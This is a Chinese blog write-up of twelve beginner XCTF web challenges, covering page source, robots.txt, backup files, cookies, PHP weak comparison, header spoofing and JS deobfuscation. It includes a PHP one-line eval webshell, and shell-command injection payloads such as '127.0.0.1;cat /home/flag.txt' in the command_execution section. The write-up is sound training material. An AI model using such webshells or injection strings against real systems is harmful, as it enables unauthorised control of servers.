WriteUp_XCTF——攻防世界Web新手题

原创

Art_Dillon 于 2020-04-18 19:31:03 发布 720 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/c1ata/article/details/105603765

文章目录

1. view_source

题目描述

X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。

解题过程

右键不能用，肯定是网页用`Javascript`对右键进行了操作。我们可以选择禁用Js的方式。
这样右键就可以用了。我们可以这样右键查看网页源代码。

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Where is the FLAG</title>
</head>
<body>
<script>
document.oncontextmenu=new Function("return false")//禁用右键菜单
document.onselectstart=new Function("return false")//禁用选择文本
</script>


<h1>FLAG is not here</h1>


<!-- cyberpeace{e1b7fe436e0d283acefcb5efe3eba37f} -->

</body>
</html>
```

当然我们也可以**通过快捷键来查看源代码**：

- `F12`或者`Ctrl+shift+I`打开开发者工具
- `Ctrl+U`直接查看
- 在网址前面加上`view-source:`
- 浏览器自带的Web开发者工具

2. robots

题目描述

X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

解题过程

```
http://159.138.137.79:63859/robots.txt
```

```
User-agent: *
Disallow:
Disallow: f1ag_1s_h3re.php
```

```
http://159.138.137.79:63859/f1ag_1s_h3re.php
```

```
cyberpeace{af2a2b404477a38c071c58bc1d61a719}
```

相关知识

Robots协议

Robots文件:网站和搜索引擎之间的一个协议。**用来防止搜索引擎抓取那些我们不想被搜索引擎看到的隐私内容。**

- Robots文件告诉蜘蛛什么是可以被查看的。
- Robots是蜘蛛爬行网站第一个要访问的文件。

常用符号

```
User-agent:定义搜索引擎的类型

Disallow:定义禁止搜索引擎收录的地址

Allow:定义允许搜索引擎收录的地址

*：匹配0或多个任意字符

$：匹配行结束符
```

3. backup

题目描述

X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！

解题过程

你知道`index.php`的备份文件名吗？
结合题目中所说，文件的备份文件没有删除，那么我们便可以下载备份文件。

常见的备份文件后缀名有:`.git .svn .swp .svn .~ .bak .bash_history`

这里通过`dirsearch`来扫描网站目录

`python3 dirsearch.py -u http://159.138.137.79:59964/ -e *`

```
200   438B   http://159.138.137.79:59964/index.php
200   438B   http://159.138.137.79:59964/index.php/login/
200   500B   http://159.138.137.79:59964/index.php.bak
```

打开`index.php.bak`，即得**flag**

```
<html>
<head>
    <meta charset="UTF-8">
    <title>备份文件</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

4. cookie

题目描述

X老师告诉小宁他在cookie里放了些东西，小宁疑惑地想：‘这是夹心饼干的意思吗？’

解题过程

打开开发者工具调出请求报文

```
GET / HTTP/1.1
Host: 159.138.137.79:57848
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: look-here=cookie.php
Connection: keep-alive
Cache-Control: max-age=0
```

我们可以发现`Cookie: look-here=cookie.php`

访问`http://159.138.137.79:57848/cookie.php`

提示`See the http response`

在响应头中获得flag

```
HTTP/1.1 200 OK
Date: Fri, 17 Apr 2020 13:20:38 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26

flag: cyberpeace{26ab1841150a697865445ce5d0070520}

Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 253
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

相关知识

`Cookie`是小量信息，由网络**服务器发送**出来以存储在网络**浏览器**上，从而下次访客又回到该网络服务器时，可从该浏览器读回此信息。

> 让浏览器记住这位访客的特定信息，如上次访问的位置、花费的时间或用户首选项（如样式表）
>
> Cookie 是个存储在浏览器目录的文本文件，当浏览器运行时，存储在 RAM 中。
>
> 一旦你从该网站或网络服务器退出，Cookie 也可存储在计算机的硬驱上。当访客结束其浏览器对话时，即终止的所有 Cookie。

可参考

- 好好了解一下cookie
- cookie

5. disabled_button

题目描述

X老师今天上课讲了前端知识，然后给了大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

解题过程

题目说明按钮不能按下，所以我们打开调试工具，将按钮设置为可点击。

```
<input disabled class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
```

可以看到disabled,我们把它删掉，按钮就可以点击了。即得flag。

相关知识

HTML `<input>` 标签的 disabled 属性

disabled 属性规定应该禁用 input 元素。被禁用的 **input 元素既不可用，也不可点击。**


6. weak_auth

题目描述

小宁写了一个登陆验证页面，随手就设了一个密码。


解题过程

随手输入账户名密码，显示



对密码进行爆破

通过长度我们可以判断出密码：



7. simple_php

题目描述

小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

解题过程

打开题目地址后后显示了几行**php**代码。

```php
<?php
 show_source(__FILE__);//以高亮形式显示当前文件的源代码
 include("config.php");
 $a=@$_GET['a'];//@表示忽略报错信息
 $b=@$_GET['b'];
 if($a==0 and $a){
     echo $flag1; //flag的一部分
 }
 if(is_numeric($b)){    //对数字或纯数字字符串进行判断
     exit();
 }
 if($b>1234){
     echo $flag2;    //flag的另一个部分
 }
?>
```

通过分析上述代码，我们需要通过**GET方式**传进去变量`a,b`的值，使其满足条件即可。


- `$a==0 and $a`
- `is_numeric($b)`为假
- `$b>1234`

这里`$a==0`用的是`==`，表示不需要判断两者类型是否相同，也就是会自动切换类型。

所以我们让`a=abc`,等于一个字符串，那么既满足`$a==0`,也能保证`$a`的逻辑值为True

让`b=12345abc`,这样可以绕过`is_numeric($b)`,而且在比较的时候b会自动转换为12345.

```
http://159.138.137.79:61968/?a=abc&b=12345a
```



相关知识

php的弱类型比较

php中有两种比较的符号 == 与 ===

- === 在进行比较的时候，会先判断两种字符串的**类型**是否相等，再比较数值
- == 在进行比较的时候，会先将字符串**类型转化**成相同，再比较数值
  - 如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则**字符串会被转换成数值**并且比较按照数值来进行。
  - `$a="abc"`
    - `$a==0` True
    - `$a` True
  - `$b=1234abc`
    - `$b==1234` True

具体可以参照PHP手册的类型比较表。

8. Get_Post

题目描述

X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

解题过程

提交后，会让以post方式提交

借助了hackbar工具。

相关知识

在客户机和服务器之间进行请求-响应时，两种最常被用到的方法是：GET 和 POST。

- GET - 从指定的资源请求数据。
- POST - 向指定的资源提交要被处理的数据

9. xff_referer

题目描述

X老师告诉小宁其实xff和referer是可以伪造的。


解题过程

ip地址必须为123.123.123.123

通过在请求头中加入，`X-Forward-For:`

必须来自https://www.google.com

在请求头中加入`Referer`



相关知识

X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器**该网页是从哪个页面链接过来**的，服务器因此可以获得一些信息用于处理。

10. webshell

题目描述

小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

解题过程

```
你会使用webshell吗?
<?php @eval($_POST['shell']);?>
```

一句话木马，直接在index.php中，故我们直接用菜刀进行链接。

相关知识

webshell就是以asp、**php**、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。黑客在入侵了一个网站后，通常会将asp或php后门文件与网站服务器WEB目录下正常的网页文件混在一起，然后就可以**使用浏览器来访问asp或者php后门**，得到**一个命令执行环境，以达到控制网站服务器的目的**。

11. command_execution

题目描述

小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

解题过程

```
127.0.0.1;find / -name "*flag*"
```

```
ping -c 3 127.0.0.1;find / -name "*flag*"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2048ms
rtt min/avg/max/mdev = 0.021/0.024/0.028/0.006 ms
/home/flag.txt
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu0/domain1/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
```

找到了flag.txt然后用cat命令打开即可

```
127.0.0.1;cat /home/flag.txt
```

```
cyberpeace{eb12736d5fff4e735268a6315ed337ee}
```

相关知识

waf: waf是通过执行一系列针对HTTP/HTTPS的**安全策略**来专门为Web应用提供保护的一款产品。

Linux中一行执行多条命令

&&
第2条命令只有在第1条命令成功执行之后才执行。

||
只有||前的命令执行不成功（产生了一个非0的退出码）时，才执行后面的命令。

|

| 的作用为将前一个命令的结果传递给后一个命令作为输入

;
顺序执行多条命令，当;号前的命令执行完（不管是否执行成功），才执行;后的命令。

12. simple_js

题目描述

小宁发现了一个网页，但却一直输不对密码。

解题过程

发现需要输入密码，而且是一个弹窗

分析js代码

```
<script type="text/javascript">

    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
        var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0);
                            i < (k = j = n); i++ )
                        {o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;
    return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
```

```
"\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x3
1\x30\x37\x2c\x34\x39\x2c\x35\x30"
```

```
[55,56,54,79,115,69,114,116,107,49,50]
```

转换为字符：

`786OsErtk12`